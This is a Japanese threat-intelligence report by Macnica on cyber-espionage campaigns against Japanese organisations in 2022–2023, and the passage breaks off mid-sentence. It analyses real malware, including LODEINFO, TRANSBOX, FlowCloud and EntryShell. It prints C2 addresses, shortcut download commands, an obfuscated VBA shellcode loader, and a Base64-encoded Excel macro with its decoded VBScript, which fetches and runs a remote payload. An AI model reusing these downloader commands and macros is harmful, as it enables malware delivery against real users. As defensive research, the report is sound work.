セキュリティ研究センター
powered by macnica

標的型攻撃の実態と対策アプローチ 第7版

日本を狙うサイバーエスピオナージの動向2022年度

2023年7月1日
株式会社マクニカ

MACNICA

目次

はじめに

マクニカでは、セキュリティ研究センターを中心に、日本の組織に着弾する標的型攻撃(サイバーエスピオナージ)を2014年から分析してきました。情報窃取を目的としたこの種のサイバー攻撃は、ランサムウェアによる攻撃と違って長期間に渡って侵害に気づかない組織が多く、表面化するケースも比較的少ないため、情報共有がされにくいと言えます。しかし、国内外のサイバーセキュリティ業界の長年の努力によって今日まで収集された攻撃痕跡(マルウェア、攻撃インフラ、ログ)を分析していくと、各攻撃グループのTTPs、目的や意図、スキルレベルなどが、徐々に浮き彫りになってきています。このような取り組みは、組織を超えた戦略的な情報共有とインテリジェンスへの昇華によって成り立ちます。

本レポートでは、2022年度（2022年4月から2023年3月）に観測された、日本の組織から機密情報（個人情報、政策関連情報、製造データなど）を窃取しようとする攻撃キャンペーンに関する分析内容を、注意喚起を目的として記載しています。ステルス性の高い遠隔操作マルウェア（RAT）を用いた事案を中心に、新しい攻撃手法やその脅威の検出について記載しています。レポートの最後には、本文中で紹介した攻撃キャンペーンで使われたインディケータを掲載しています。

2022年度には、国内組織でもEDRの導入が海外拠点まで含めて浸透してきた事などもあり、これまで標的型攻撃が観測されなかった組織での観測が散見されました。10年ほど前から国内でも観測され活発に啓蒙されるようになった標的型攻撃ですが、2022年にはじめて標的型攻撃を経験されたような組織もあり、「標的型攻撃」という単語はセキュリティ業界の過去のバズワードであり、実際には遭遇する事のないセールス文句と思われていたという事案にも遭遇しました。これまでの標的型攻撃の傾向を見てみますと、メディアや安全保障・外交関連といったここ10年ほど継続して標的とされている業界がある一方、広い分野に渡る製造業などは攻撃者の目標の変化があり、ひそかに新しい標的に攻撃が来るような事態が起こり始めていると思われます。残念ながら、標的型攻撃に分類される特定の組織だけを狙った攻撃はまだまだ継続しており、警戒が必要な状況です。このような日本企業の産業競争力を徐々に蝕んでいく標的型攻撃に対して、今後も粘り強い分析と啓蒙活動に取り組んでいく所存です。

本レポートには、検体解析のような技術的に深い内容も含まれるため、少々難しいと感じられる読者もいらっしゃると思います。そのような場合、難解な箇所はスキップして前半の標的型攻撃の対象となった業種と攻撃が発生した国内組織の拠点地域、後半の攻撃グループへの対策といった箇所だけでも対策の参考にして頂ければと思います。

攻撃のタイムラインと攻撃が観測された業種

2022 年度は、2021 年度の観測[1]から継続して APT10 攻撃グループの LODEINFO マルウェア[2]を使った攻撃がこれまで同様にメディアや安全保障関連といった業種で活発に観測されました。LODEINFO マルウェアを使った攻撃では、配送されるファイルが Office のマクロファイルに加えて VHD 形式のディスクイメージファイルが使われた事や、DLL サイドローディングに利用する正規実行ファイルの変更、ローダ DLL の難読化といった変化が確認されました。これらと比べると、メモリ上のペイロードである LODEINFO 本体は若干のアップデートにとどまっていました。また、以前から継続した攻撃キャンペーンの一環と思われる攻撃として、Lazarus 攻撃グループの仮想通貨関連組織を標的としたショートカットファイルをダウンロードのコマンドとして悪用する攻撃が観測されています。この観測については、2019 年頃に報告された手法[3]とほとんど変化がありませんでした。2022 年度から新しく観測された攻撃として、Operation RestyLink[4][5]、EneLink[6][7]、Earth Yako[8]攻撃グループによる攻撃キャンペーンを安全保障関連の組織で観測しました。また、2022 年度から新たに観測された攻撃として、TA410 攻撃グループによる FlowCloud マルウェアを使った攻撃[9][10]、Pirate Panda(別名 Tropic Trooper、GouShe)[11] の攻撃が観測されました。この 2 つの攻撃キャンペーンは、国内の製造業種の中国拠点での観測でした。これら攻撃の観測について、FlowCloud マルウェアが USB メモリからの感染であった点を除いて、スピアフィッシングメールやチャットツールの添付ファイルが主な感染経路となっていました。2021 年度までは、A41APT 攻撃キャンペーンのように VPN 装置といった公開システムの脆弱性をついて侵入する攻撃が見られましたが、2022 年度の特徴としては公開システムからの侵入事案が減少した観測となりました。

1. https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf
2. https://blogs.jpcert.or.jp/ja/tags/lodeinfo/
3. https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html
4. https://security.macnica.co.jp/blog/2022/05/iso.html
5. https://insight-jp.nttsecurity.com/post/102ho8o/operation-restylink
6. https://www.ipa.go.jp/security/j-crat/ug65p9000000nks8-att/000099786.pdf
7. https://www.ipa.go.jp/security/j-crat/ug65p9000000nks8-att/000106897.pdf
8. https://www.trendmicro.com/ja_jp/research/23/a/targeted-attack-campaign-earth-yako.html
9. https://www.eset.com/jp/blog/welivesecurity/lookback-ta410-umbrella-cyberespionage-ttps-activity/
10. https://insight-jp.nttsecurity.com/post/102id0t/usbflowcloud
11. https://attack.mitre.org/groups/G0081/

表 1. タイムチャート

	22/04	22/05	22/06	22/07	22/08	22/09	22/10	22/11	22/12	23/01	23/02	23/03
APT10 (LODEINFO)		メディア		不明		安全保障関連						安全保障関連
不明 (RestyLink)				安全保障関連								
Lazarus					仮想通貨関連							
TA410 (FlowCloud)					製造							製造
Pirate Panda								製造				

製造　安全保障関連　仮想通貨関連　メディア　不明




図 1. 標的組織のパイチャート（2022年度）

2022年度は、LODEINFOマルウェアとOperation RestyLink攻撃キャンペーンの標的として、安全保障関連の組織への攻撃が多く観測されました。また、LODEINFOマルウェアを使った攻撃キャンペーンでは、2021年度に一度観測されなくなったものの、2020年度まで攻撃が観測されていたメディア業種で再び観測がありました。国内組織の製造業の攻撃検出については、中国拠点で集中的な攻撃の観測があり、中国でビジネスを展開されている国内企業は、本レポートのTA410やPirate Pandaといった攻撃グループの手法などもセキュリティ対策の参考にして頂ければと思います。

攻撃の概要

以下は、2022 年 4 月から 2023 年 3 月までの月ごとに観測された攻撃の概要を記載しています。

2022 年 5 月

APT10 LODEINFO（標的：メディア）

APT10 攻撃グループの LODEINFO v0.6.3 に感染させる事を目的としたスピアフィッシングメールが観測されました。攻撃者と何度かメールのやりとりをした後に配送される添付ファイル「中国の軍事戦略 .doc」は、メール本文に記載されたパスワードで保護されたマクロファイルでした。マクロの VBA コードは v0.5.6 より観測されているものと同様で、含まれるフォームに LODEINFO の展開先の文字列や LODEINFO を含んだ ZIP ファイルを Base64 エンコードしたデータが設定されたものでした。




図 2. LODEINFO v0.6.3のマクロコードが利用するフォーム

このマクロでは、C:¥Users¥user配下にLODEINFO関連のファイルを書き込みますが、「user」という名前のユーザが存在しない場合は失敗します。また、v0.6.3のLODEINFO（C2: http[:]//5.8.95[.]174/ http[:]//103.175.16[.]39/）では、遠隔操作コマンドの数が、21 から11に削減されていました。

2022年7月

Operation RestyLink（標的：安全保障関連）

Operation RestyLink攻撃キャンペーンの一部、ショートカットファイルを使った攻撃を観測しました。




図 3. Operation RestyLink攻撃キャンペーンで観測されたショートカットファイル

ショートカットファイルの起動コマンドは次のようなダウンロードコマンドで、このコマンドでダウンロードしたOfficeのドキュメントをWordのスタートアップフォルダに保存して、ドキュメントのコメントにあるhttp[:]//officeonline[.]oneから更なるペイロードを入手して攻撃を行ったものと思われます。

ショートカットファイルに含まれるコマンド）
C:¥Windows¥System32¥cmd.exe /c set a=start winword.exe /aut&&set m=http[:]//178.128.125[.]50/$word$XCqkXhRwoM.docx&&set n=omation /vu /q&&cmd /c %a%%n% %m%

一連のダウンロードを経て最終的に観測されたペイロードはTRANSBOXです。このペイロードは、検体に予め設定された拡張子のファイルを感染端末のフォルダから窃取し、攻撃者のDropboxに定期的にアップロードする機能だけを有しています。そのため、この攻撃は極めて標的性が高く、予め狙った標的本人だけにスピアフィッシングメールを送り感染を試みたと思われます。このショートカットファイルを実行してTRANSBOXにユーザが感染した場合、感染組織の探索、アカウント情報の窃取や感染拡大といった典型的な遠隔操作の挙動を示さないため、EDRで監視していても検出が難しく、長期に情報を窃取され続ける端末になっていたかもしれません。また、弊社で観測したTRANSBOXは、先に引用したTrend Micro社の公開情報と同じく、OFFCLN.EXE（正規実行ファイル）、OCLEAN.DLL（ローダ）、DWINTL.DLL（AES暗号化ファイル）のサイドローディングの組み合わせで実行され、C:¥Users¥<ユーザ名>¥AppData¥Local¥sxda<不定の数値4桁>.xsoファイルに、アップロードファイルに関する情報を記録するものでした。

2022年8月

TA410 FlowCloud（標的: 製造）

TA410攻撃グループによるFlowCloudマルウェアを使った攻撃が国内製造業の中国拠点で観測されました。FlowCloudマルウェアのバージョンはv5.0.8で、C:¥Program Files（x86)¥MSBuild¥Microsoft¥Expression¥Blend¥msole¥フォルダにインストールされ、svchost.exeプロセスにインジェクションして103.96.148[.]227:1645（C2サーバ: ポート番号）と通信して動作するよう設定されたものでした。




図 4. FlowCloudマルウェアの検体に見られるマルウェア名の文字列

Lazarus（標的: 仮想通貨関連）

Lazarus攻撃グループによるショートカットファイルをダウンローダとして悪用した攻撃が観測されました。スピアフィッシングメールに添付のzipファイルには、パスワード保護されたPDFファイルとそのパスワードの記載されたテキストファイルを装ったショートカットファイルが含まれています。ショートカットファイルのコマンドはmshta.exeを実行してJavaScriptファイルをダウンロードして実行します。実行されたJavaScriptは、更に別のファイルをshare[.]1drvmicrosoft[.]comからダウンロードして実行する多段のダウンローダになっています。この攻撃の最終的なペイロードの入手には至っていませんが、観測された攻撃の特徴は、2019年頃から継続したLazarus攻撃グループの手法と考えています。

ショートカットファイルに含まれるコマンド
mshta “https://doc[.]documentshare[.]info/iagodK3zBQqUKXJDg/wjJkRpsx7Q4+/VKnDzfXYTQWo=“




図 5. Lazarus攻撃グループによるショートカットファイルを悪用した攻撃

2022年9月

APT10 LODEINFO（標的: 安全保障関連）

APT10攻撃グループのLODEINFO v0.6.6に感染させる事を目的としたVHD（Virtual Hard Disk）ファイル「核不拡散をめぐる国際政治.vhd」が観測されました。VHDファイルは、ISOファイルなどのディスクイメージ形式の1つで、Windows10/11など最近のWindowsではダブルクリックで自動的にマウントして中身のファイルを表示・実行する事ができます。「核不拡散をめぐる国際政治.vhd」をマウントして中身を表示すると、ドキュメントファイルのアイコンで偽装したファイル「核不拡散をめぐる国際政治_docx.exe」だけが表示されますが、おとりのファイルやLODEINFO関連のファイルも隠しファイルとして含まれています。「核不拡散をめぐる国際政治_docx.exe」を実行すると、おとりのファイルを表示し、LODEINFO関連のファイル（K7AVScan.exe, K7AVWScn.dll, K7AVScan.exe.tmp）を%USERPROFILE%¥Downloads¥に移動して、K7AVScan.exeを実行します。LODEINFO v0.6.6（C2: http[:]//108.61.183[.]251/ http[:]//45.76.107[.]53/）は、v0.6.5からコマンド数などの変化はありませんが、親プロセスがexplorer.exeでない場合は待機状態になり通信などをしない検出迂回が実装されています。





図 6.「核不拡散をめぐる国際政治.vhd」に含まれるおとりのドキュメント

2022 年 11 月

Pirate Panda（製造）

日本の製造関連企業の中国拠点で、中国で人気のチャットツールWeChatでのやりとりに添付された注文書を含むzipファイルは、Excelのダウンローダのマクロファイル、Cobalt Strike Beaconが実行される実行ファイル、新規注文書のおとりファイルと3つのファイルのうち2つが攻撃のファイルでした。ExcelのマクロVBAコードの実行によってダウンロードされるペイロードは、分析時にはサイトから消去されていたものの、パブリックマルウェアリポジトリにこの通信先のIPアドレスと関連のある同名のファイル（http[:]//mail[.]mraden[.]com/win.rar）としてアップロードされており、この検体はAPT23/Pirate Panda/Goushe/KeyBoy攻撃グループのCotx RAT[12]と関連のある検体で、TeamT5社ではEntryShellとされるRATでした。

12. https://www.proofpoint.com/us/threat-insight/post/chinese-apt-operation-lagtime-it-targets-government-information-technology



85.209.43.142

Passive DNS Replication (5)

Date resolved	Detections	Resolver	Domain
2022-07-03	0 / 88	VirusTotal	lzuedu.com
2022-07-03	0 / 88	VirusTotal	mail.lzuedu.com
2022-06-08	0 / 87	VirusTotal	www.mraden.com
2022-04-27	2 / 88	VirusTotal	mail.mraden.com
2022-03-26	0 / 88	VirusTotal	mraden.com

Communicating Files (7)

Scanned	Detections	Type	Name
2022-08-31	24 / 69	Win32 EXE	f68818f29167801fce60af0cc1e66242.virus
2022-07-18	5 / 68	Win32 EXE	0494f48adb0a68316a8e05a5adaa9c1942d2298a4383b3f168eddb8eb543f6b7
2022-11-17	16 / 71	Win32 DLL	goopdate.dll
2022-11-17	1 / 62	Windows Installer	46d0f7.msi
2022-11-17	32 / 71	Win32 DLL	1220000.dll
2022-11-26	31 / 70	Win32 EXE	win.rar
2022-12-04	37 / 71	Win32 EXE	FlashServer.exe

図 7. パブリックマルウェアリポジトリのダウンロード先のIPアドレスと関連したファイル

2023 年 3 月

APT10 LODEINFO（標的: 安全保障関連）

APT10攻撃グループのLODEINFO v0.6.8に感染させる事を目的としたファイル「ロシア・ウクライナ戦争が日本のエネルギーに及ぼす影響.zip」が観測されました。Zipファイルには2つのドキュメントファイル、「ロシア・ウクライナ戦争が日本のエネルギーに及ぼす影響−1.doc」と「ロシア・ウクライナ戦争が日本のエネルギーに及ぼす影響−2.docx」が含まれています。docxのファイルは無害ですが、docファイルにはマクロが含まれています。このマクロVBAコードは、OSの言語IDをチェックして日本語の1041の場合だけ、word.exeのプロセス上に新しくメモリ領域を確保しシェルコードを展開します。シェルコードは、外部サーバ（207.148.103[.]42）よりエンコードされたhtmファイルをダウンロードし、LDOEINFO検体をディスクに展開して実行します。ここで観測されたLODEINFOは、v0.6.8（C2: http[:]//104.238.149[.]178/ http[:]//207.148.103[.]42）でした。

```
Dim SdArFv As Long
SdArFv = Application.LanguageSettings.LanguageID(msoLanguageIDUI)
If SdArFv = 1041 Then
    Dim tfJVAoTk
    tfJVAoTk = UbWDDewTfHUAcchI()
    Dim CLNuWIAgtZGSIZazfqecf As Long
    CLNuWIAgtZGSIZazfqecf = 0
    Dim gCeRsrazUCI As LongPtr
    If AfGBZ = 0 Then
        sbUUNfdec tfJVAoTk
    ElseIf AfGBZ = 1 Then
        cnmPAjvkeXWITsXUfdec tfJVAoTk
    End If
    gCeRsrazUCI = MRorzTFFDVUG(tfJVAoTk)
    Dim nctBCHIWAmXweQZaLjC As Long
    nctBCHIWAmXweQZaLjC = FyWoaNrsCCFHLcPnZCVsU()
    TfeQCLWUyxro nctBCHIWAmXweQZaLjC, gCeRsrazUCI, VarPtr(x(0)), tfJVAoTk, CLNuWIAgtZGSIZazfqecf
    pQfFxuumTTzniskme tfJVAoTk, gCeRsrazUCI
    QatCWSJByBPVv gCeRsrazUCI, 0, 0, 0, 0
End If
End Sub
```

図 8. 言語IDの値が日本の1041の場合だけ動作するように実装されたマクロVBAコード

TA410 FlowCloud（標的: 製造）

TA410攻撃グループによるFlowCloudマルウェアを使った攻撃が国内製造業の中国拠点で観測されました。FlowCloudマルウェアのバージョンはv6.0.0で、C:¥Program Files（x86)¥MSBuild¥Microsoft¥Expression¥Blend¥msole¥フォルダにインストールされ、svchost.exeプロセスにインジェクションして562番のポートを持つC2サーバと通信して動作するよう設定されたものでした。

```
server_config {
  product_name: "PCArrowI"
  product_version: "v6.0.0"
  id: "[redacted]"
  root: ""
  file_server: "[redacted]"
  file_server_port: "562"
  file_server_bak: ""
  file_server_bak_port: ""
  exchange_server: "[redacted]"
  exchange_server_port: "563"
  exchange_server_bak: ""
  exchange_server_bak_port: ""
```

図 9. FlowCloud v6.0.0のコンフィグに含まれるC2サーバのポート番号

新しいTTPsやRATなど

ここでは、先に引用させて頂いた公開されている調査報告ではまだ触れられていない観測や分析を中心に、少し詳しく紹介します。

Pirate Panda 中国拠点のスピアフィッシング攻撃

配送されたマクロファイルとEntryShell RAT

中国で人気のチャットツールWeChatで配送されたzipファイルに含まれるExcelファイルのマクロVBAコードは、Base64でエンコードされた値をデコードしてVBScriptのファイルとして保存して実行します。このVBScriptはダウンローダで、http[:]//mail.mraden[.]com/win.rarをダウンロードしてc:¥programdata¥win.exeとして実行します。

```
Sub auto_open()
Dim sMessage As String
Dim sTitle As String
Dim pic As Shape
For Each pic In ActiveSheet.Shapes
pic.Delete
Next
sBytes =
"U2V0IFdzaGVsbCA9IGNyZWF0ZW9iamVjdCgid3NjcmlwdC5zaGVsbCIpCk
RpbSByaXRlLFNhdmUKcml0ZSA9ICJXcml0ZSIKU2F2ZSA9ICJTYXZlVG9
GaWxlIgpXc2hlbGwucnVuICJjbWQuZXhlIC9jIGVjaG8gU2V0IFBvc3Q9Q3Jl
YXRlT2JqZWN0KCIiTXN4bWwyLlhNTEhUVFAiIik6UG9zdC5PcGVuICIiR0
VUIiIsd3NjcmlwdC5hcmd1bWVudHMoMCksMDpQb3N0LlNlbmQoKTpTZX
QgYUdldCA9IENyZWF0ZU9iamVjdCgiIkFET0RCLlN0cmVhbSIiKTphR"
sBytes = sBytes &
"2V0Lk1vZGU9MzphR2V0LlR5cGU9MTphR2V0Lk9wZW4oKTphR2V0LiIrc
ml0ZSsiKFBvc3QucmVzcG9uc2VCb2R5KTphR2V0LiIrU2F2ZSsiICIiYzpccH
JvZ3JhbWRhdGFcd2luLmV4ZSIiLDIgPiBjOlxwcm9ncmFtZGF0YVx6bC52Yn
MiLHZiaGlkZQpXc2hlbGwucnVuICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNzY
3JpcHQuZXhlIGM6XHByb2dyYW1kYXRhXHpsLnZicyBodHRwOi8vbWFpb
C5tcmFkZW4uY29tL3dpbi5yYXIiLHZiaGlkZQp3c2NyaXB0LnNsZWVwI"
sBytes = sBytes &
"DEwMDAgKiAxMjAKV3NoZWxsLnJ1biAiYzpccHJvZ3JhbWRhdGFcd2luL
mV4ZSIsdmJoaWRl"
sCmdLine = "cmd /c echo " & sBytes & "> %TMP%\oup.dat && Certutil -
decode %TMP%\oup.dat %LOCALAPPDATA%\oup.vbs"
n = Shell(sCmdLine, vbHide)

sCmdLine = "cmd /c ping -n 5 127.0.0.1 && %LOCALAPPDATA%\oup.vbs"
n = Shell(sCmdLine, vbHide)
End Sub
```

```
Set Wshell = createobject("wscript.shell")
Dim rite,Save
rite = "Write"
Save = "SaveToFile"
Wshell.run "cmd.exe /c echo Set Post=CreateObject(""Msxml2.XMLHTTP""):Post.Open
""GET"",wscript.arguments(0),0:Post.Send():Set aGet =
CreateObject(""ADODB.Stream""):aGet.Mode=3:aGet.Type=1:aGet.Open():aGet."+rite+"(Post.responseBody
):aGet."+Save+" ""c:\programdata\win.exe"",2 > c:\programdata\zl.vbs",vbhide
Wshell.run "c:\windows\system32\cscript.exe c:\programdata\zl.vbs http://mail.mraden.com/win.rar",vbhide
wscript.sleep 1000 * 120
Wshell.run "c:\programdata\win.exe",vbhide
```

図 10. Base64エンコードされたマクロVBAコード（左）と デコードしたコード（右）

win.rarファイルは弊社の調査時点ではダウンロードできなかったものの、パブリックマルウェアリポジトリのこの通信先の関連ファイルとして同名のファイルwin.rar が見つかっています。(sha256:7d226cdf9139cd666daa2b939740be2e47a78c2386dbec6904f603eacf9e8839)

win.rarは、win.exeとして実行されると、dataセクションのebuf, ebuf2, ebuf3に含まれるデータをAES ECB 鍵123456AAAAAAAAAAで復号してgoogleupdate.exe、goopdate.dll、base.jpgファイルとして、パブリック¥ミュージックフォルダに保存して、googleupdate.exeを実行します。

file: googleupdate.exe
sha256: 51489994496ded4ecc1c2762a661a59a6d105f96cbd8733edb9bfb796fb1b763
file: goopdate.dll
sha256: acac32fd6c5bf8e66ab559903a75591c87ab6167d6b777f6c91692f32564b8df
file: base.jpg
sha256: 42e9991533dab50beba6b2f58de6b72d5a9d622202840921ac9a357ca1c1b9f5

```
while ( 1 )                                             // 123456AAAAAAAAAA
{
  My_AES_WriteFile(L"C:\\Users\\Public\\Music\\base.jpg", 0x65000i64, &ebuf);
  My_AES_WriteFile("C", 0x292C0i64, &ebuf2);
  My_AES_WriteFile(L"C:\\Users\\Public\\Pictures\\goopdate.dll", 0x1A200i64, &ebuf3);
  Sleep(768i64);
  if ( dword_13FC87F18 < 10 || !((dword_13FC87F1C * (dword_13FC87F1C - 1)) & 1) )
    break;
  My_AES_WriteFile(L"C:\\Users\\Public\\Music\\base.jpg", 0x65000i64, &ebuf);
  My_AES_WriteFile("C", 0x292C0i64, &ebuf2);
  My_AES_WriteFile(L"C:\\Users\\Public\\Pictures\\goopdate.dll", 0x1A200i64, &ebuf3);
  Sleep(768i64);
}
ShellExecuteW(0i64, L"open", "C", 0i64, 0i64, 0);
sub_13FBC3780(0i64);
JUMPOUT(0x13FBC13CEi64);
```

図 11. win.exeのペイロード復号と実行

googleupdate.exe が正規実行ファイルで、goopdate.dll がローダ、base.jpg が暗号されたペイロードです。googleupdate.exe の実行で goopdate.dll が base.jpg を読んで同様に AES でファイルを復号して実行します。復号されたペイロードは 32bit DLL で、メモリ上で MZ_ のセグメントの名前で展開された後、Workdll.dll の名前で別のメモリセグメントに展開されてロードされます。Workdll.dll はロードされると、ペイロードの使う文字列を AES ECB モード、鍵は afkngaikfaf（16byte に不足分は Null）でデコードした後、DllEntry() のエクスポート関数で動作します。この MZ_ または Workdll.dll として展開されるペイロードは、EntryShell です。DllEntry() が実行されると、ハードコードされた値をシフト演算した値を 2 倍にしてカウンターの値を加え、コンフィグの値を算出します（ 0x80 x 2 = 0x100 / 0x0c x 2 x 2 = 0x30 / 0x0C x 2 x 2 + 1 = 0x31 .. 0x32 .. 0x33 ....）。XOR や一般的な暗号を使用せずユニークな計算が使われています。コンフィグは、C2 サーバの複数の IP アドレスとポート番号が設定でき、0xD 0xA の改行コードまでが 1 